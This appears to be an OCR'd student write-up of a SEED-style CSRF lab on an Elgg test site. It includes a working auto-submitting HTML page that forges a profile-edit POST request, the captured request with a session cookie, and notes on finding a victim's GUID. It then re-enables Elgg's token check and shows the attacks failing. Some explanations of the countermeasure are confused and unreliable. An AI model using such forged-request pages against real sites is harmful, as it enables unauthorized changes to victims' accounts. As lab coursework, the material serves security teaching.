


```
<html>
<body>
<h1>This page forges a HTPP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my
hero'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
// Create form element
var p = document.createElement("form");
// Create the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Form append to the current page
document.body.appendChild(p);
// Form submission
p.submit();
}
// Invoking forge_post function
window.onload = function() { forge_post();}
</script>
</body>
</html>
```


- Notice in the above html file, we have inputted description field values and used guid value of Alice, to parse her description field without her knowledge. The **p.action** is the action that will be performed by the code when Alice visits the malicious link.
- To check if the attack is carried out successfully or not, we navigate to Alice's account by using her credentials.


Alice : CSRF Lab Site - Mozilla Firefox
12:32 AM
Alice : CSRF Lab Site
www.csrflabelgg.com/profile/alice
CSRF Lab Site
Add widgets
Alice
Edit profile

- As of now, there is no description on Alice's account. Then Alice navigates to the malicious site: www.csrflabattacker.com/editProfile.html
- The updated account page of Alice can be seen below after she visits that site.


Alice : CSRF Lab Site - Mozilla Firefox
12:31 AM
Alice : CSRF Lab Site
Alice : CSRF Lab Site
www.csrflabelgg.com/profile/alice
Account »
CSRF Lab Site
Your profile was successfully saved.
Add widgets
Alice
Brief description: Boby is my hero

- The corresponding HTTP request for the same is shown.



```
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/editProfile.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Cookie: Elgg=6o0sombhthrpaikr0ik3mj3gn5
Connection: keep-alive
Upgrade-Insecure-Requests: 1
name=Alice&briefdescription=Boby is my Hero&ac
POST: HTTP/1.1 302 Found
```

- As seen from the above screenshots that we were successful in launching a CSRF attack to edit the brief description of Alice.

Question 1 – Using Alice’s GUID without knowing credentials:


- This issue can be resolved using the same approach we had followed for the previous two tasks. By just visiting Alice’s account using the search bar and then using **Inspect Element** in her homepage, we will be able to get the **GUID** of Alice. If we manage to get the GUID, we wouldn’t need the credentials to launch an attack.
- The only drawback with this method is that, while inspecting the page elements, if the source code does not have GUID in it, then we would not be able to use this method. In such cases, we could monitor the **HTTP Request and Response headers** to see if we have GUID anywhere. If it’s not available even there, we wouldn’t be able to launch this attack.

Question 2 – Launching CSRF attack on anybody visiting the malicious link:

- This attack cannot be used on any random person visiting the malicious website because while constructing the contents of the malicious site’s source code HTML file, we specify the GUID and other attributes such as brief description corresponding to the person we are looking to attack. Only if this GUID present in the code matches with the GUID of the person visiting that malicious link, the attack would be successful, otherwise not.


Task 4 – Countermeasure implementation for Elgg:

- CSRF Attack is generally implemented through the gatekeeper function present in **ActionService.php** file, which returns true only after validating the token and timestamp of the visitor thereby assisting us in launching the attack.
- Therefore, in our task we enable this countermeasure again by commenting out the return statement and then try to launch an attack. The updated code of **ActionService.php** found in **var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg** is shown, where **return true** statement has been commented out.



ActionsService.php (/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/
En
6:21 AM
Open
Save

```
	/**
	 * @see action_gatekeeper
	 * @access private
	 */
	public function gatekeeper($action) {
		//return true;

		if ($action === 'login') {
			if ($this->validateActionToken(false)) {
				return true;
			}

			$token = get_input('__elgg_token');
			$ts = (int)get_input('__elgg_ts');
			if ($token && $this->validateTokenTimestamp($ts)) {
```


- Before proceeding to try and launch earlier attacks, we remove the results of previous attack. That is, we remove Boby from Alice’s friend list and also remove the description by navigating to Alice’s account.



- After resetting everything, we go ahead and try to execute the previous GET and POST request attacks involving adding Boby as a friend and updating his malicious code’s description onto Alice’s profile.
- Using the GET method to launch an attack to add Boby as a friend, we get the below error indicating an unsuccessful attack.


Alice : CSRF Lab Site - Mozilla Firefox
6:16 AM
Alice : CSRF Lab Site
csrflabattacker.com/addFri
www.csrflabelgg.com/profile/alice
Add widgets
Alice
Edit profile
Edit avatar

Form is missing __token or __ts fields


Alice : CSRF Lab Site - Mozilla Firefox

www.csrflabelgg.com/profile/alice


Alice

Form is missing __token or __ts fields

Sta…	Meth…	Fil	Dc
200	GET	alice	d
304	GET	font-…	st
304	GET	elgg.…	st
304	GET	color…	st

Request URL: http://www.csrflabelgg.com/cache/1549469429/defa…
Request method: GET
Remote address: 127.0.0.1:80
Status code: 304 Not Modified
Version: HTTP/1.1

- We try the POST method to launch an attack to update Alice's description, we get the below error indicating an unsuccessful attack.


Alice : CSRF Lab Site - Mozilla Firefox

www.csrflabelgg.com/profile/alice

Alice

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields


Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields


- One possible explanation to this is because, since we commented out the **return true** statement, the code is not able to verify the token and timestamp of the visitor of the malicious site. As seen below in the GET Request URL, we only have one friend parameter.



Sta...	Method	Fil	Do	Cause	Type	Transferre
200	GET	addF...	w...	document	html	514 B
302	GET	add?f...	w...	img	html	550 B
200	GET	addF...	w...	img	html	513 B

```
Request URL: http://www.csrflabelgg.com/action/friends/add?friend=43
Request method: GET
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
Response headers (372 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 0
Content-Type: text/html;charset=utf-8
```

- Also, for the POST Request method to update profile description, the token and the timestamp parameters are not present in the params tabs.



```
Form data
accesslevel[briefdescription]: 2
briefdescription: Boby+is+my+Hero
guid: 42
name: Alice
```

- This is because the attack is launched from a different malicious website designed by the attacker. The HTTP Request goes from that malicious site to Elgg Server. Only if a request comes from Elgg website to Elgg server, it sets the token and other parameters for the request. Otherwise, it does not set them.
- Therefore, a random user will not be able to get the token value of any user because the token gets generated only when a request is made. It is not preset in the database.
- So, the attacker would not be able to get access to those values and cannot launch a successful attack anymore.